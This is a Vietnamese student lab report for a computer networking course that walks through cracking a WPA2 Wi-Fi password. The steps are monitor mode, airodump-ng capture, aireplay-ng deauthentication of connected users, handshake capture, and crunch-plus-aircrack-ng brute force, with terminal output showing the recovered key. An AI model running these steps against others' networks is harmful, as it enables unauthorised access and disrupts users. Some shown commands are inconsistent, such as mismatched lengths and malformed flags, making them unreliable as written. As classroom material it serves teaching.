



## BÁO CÁO LAB 6

Môn: Nhập môn mạng máy tính


GVTH: Đỗ Thị Phương Uyên

Sinh viên thực hiện	<b>Sinh viên 1</b> MSSV: 22521106 Họ tên: Trần Hoài Phú <b>Sinh viên 2</b> MSSV: 22520776 Họ tên: Phạm Gia Linh
Lớp	<b>IT005.O119.1</b>
Tổng thời gian thực hiện Lab trung bình	1 ngày
Phân chia công việc (nếu là nhóm)	<b>[Sinh viên 1]:</b>  <b>[Sinh viên 2]:</b>
Link Video thực hiện (nếu có yêu cầu)	
Ý kiến (nếu có) + Khó khăn gặp phải + Đề xuất, góp ý...	
Điểm tự đánh giá (bắt buộc)	<b>10/10</b>




[Nội dung báo cáo chi tiết – Trình bày tùy sinh viên, Xuất file .PDF khi nộp]


### 1. Kiểm tra và sau đó kích hoạt chế độ monitor trên card wlan0




### 2. Theo dõi hoạt động các mạng wifi hiện tại qua card wlan0. Sử dụng lệnh airodump-ng wlan0mon



### 3. Xác định mạng có tên là Phú. Sau đó dùng lệnh: airodump-ng -c 6 -w desktop --bssid 06:96:D2:02:70:60 wlan0mon



4. Sử dụng aireplay-ng để tạo tín hiệu deauth (kích các người dùng đang sử dụng mạng thoát ra và đăng nhập lại liên tục).



5. Thực hiện chờ hoặc dùng aireplay đến khi nhận được gói tin WPA handshake của mạng mục tiêu tương ứng, ta dùng quá trình bắt gói tin. Thu thập gói tin bắt tay WPA handshake (bắt tay 4 bước) trong quá trình đăng nhập để dựa vào đó dò tìm mật khẩu





```
root@kali: /home/kali
File Actions Edit View Help
CH 6 ][ Elapsed: 1 min ][ 2023-12-28 11:54 ][ WPA handshake: 06:96:D2:02:70:60
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
06:96:D2:02:70:60 -25 0 662 1306 71 6 360 WPA2 CCMP PSK Phú
BSSID STATION PWR Rate Lost Frames Notes Probes
06:96:D2:02:70:60 1E:55:FE:CE:CS:BD -47 1e-1 18 1508 EAPOL
Quitting...
```

## 6. Dùng crunch tạo wordlist và dò password

```
root@kali: /home/kali
# min = 10 max = 10 strlen(emchaocoXXXXXXXX)=15
Command 'min' not found, did you mean:
command 'min' from deb mvn
command 'din' from deb din
command 'win' from deb wily
command 'mn' from deb mininet
command 'tin' from deb tin
command 'mi' from deb libxgs-dev
command 'mon' from deb mon
command 'minc' from deb mblaze
command 'mix' from deb elixir
command 'man' from deb man-db
command 'mhn' from deb mnh
command 'mhn' from deb mailutils-mh
command 'mina' from deb mina
Try: apt install <deb name>

root@kali: /home/kali
crunch 10 10 0123456789 -t emchaocoXXXXXXXX | aircrack-ng -w wifi-sniff-03.cap -bssid 06:96:D2:02:70:60
```

## 7. Quá trình dò pass



```
root@kali: /home/kali
File Actions Edit View Help

Aircrack-ng 1.7

[00:00:15] 195064 keys tested (12635.35 k/s)

Current passphrase: emchaoco0212239

Master Key : 5D 99 C8 94 8A 95 51 D9 41 5C F8 E6 65 F7 D6 36
              B9 AF 2D 73 07 AE 46 18 98 FA 75 69 57 63 7E 61

Transient Key : B4 3B 3C 08 36 A6 A7 FA 57 9E 4C D0 30 DC 1E 31
                 3D 85 CA BF 00 1D 97 0C 64 C8 09 A7 51 D4 46 90
                 AB 6D 48 F7 9A A5 07 98 4F 3A 08 F2 8B 46 37 6E
                 89 4C 5E CF 1C 94 5A 9D 1A 29 2F 5A F4 BA 6A 59

EAPOL HMAC : 1A F0 EA 31 4F 48 0A 51 0F E0 29 E1 DA AF 25 92
```

## 8. Dò password thành công

```
root@kali: /home/kali
File Actions Edit View Help

Aircrack-ng 1.7

[00:02:26] 1503360 keys tested (10455.17 k/s)

KEY FOUND! [ emchaoco1234567 ]

Master Key : 34 A5 3D F6 F7 CB F9 E9 95 39 ED 98 43 80 98 7E
              7B 76 D9 99 ED DD 2E 3E BC E9 33 35 E3 4D 28 66

Transient Key : 7F 8B C2 64 2F 6A 02 51 55 85 E5 34 9A 8E C8 E9
                 A1 89 2F 29 DD B4 46 41 88 8F 7F 68 6F 4D 18 9A
                 BC D2 19 A6 DC 68 E2 FD 39 9D E2 C6 48 B4 6F 13
                 16 C7 D9 B3 C0 67 D6 26 EE 97 C6 41 22 2C 90 85

EAPOL HMAC : DC 7C E0 B0 E4 49 69 67 00 CB C7 6A A5 23 7C 4E
```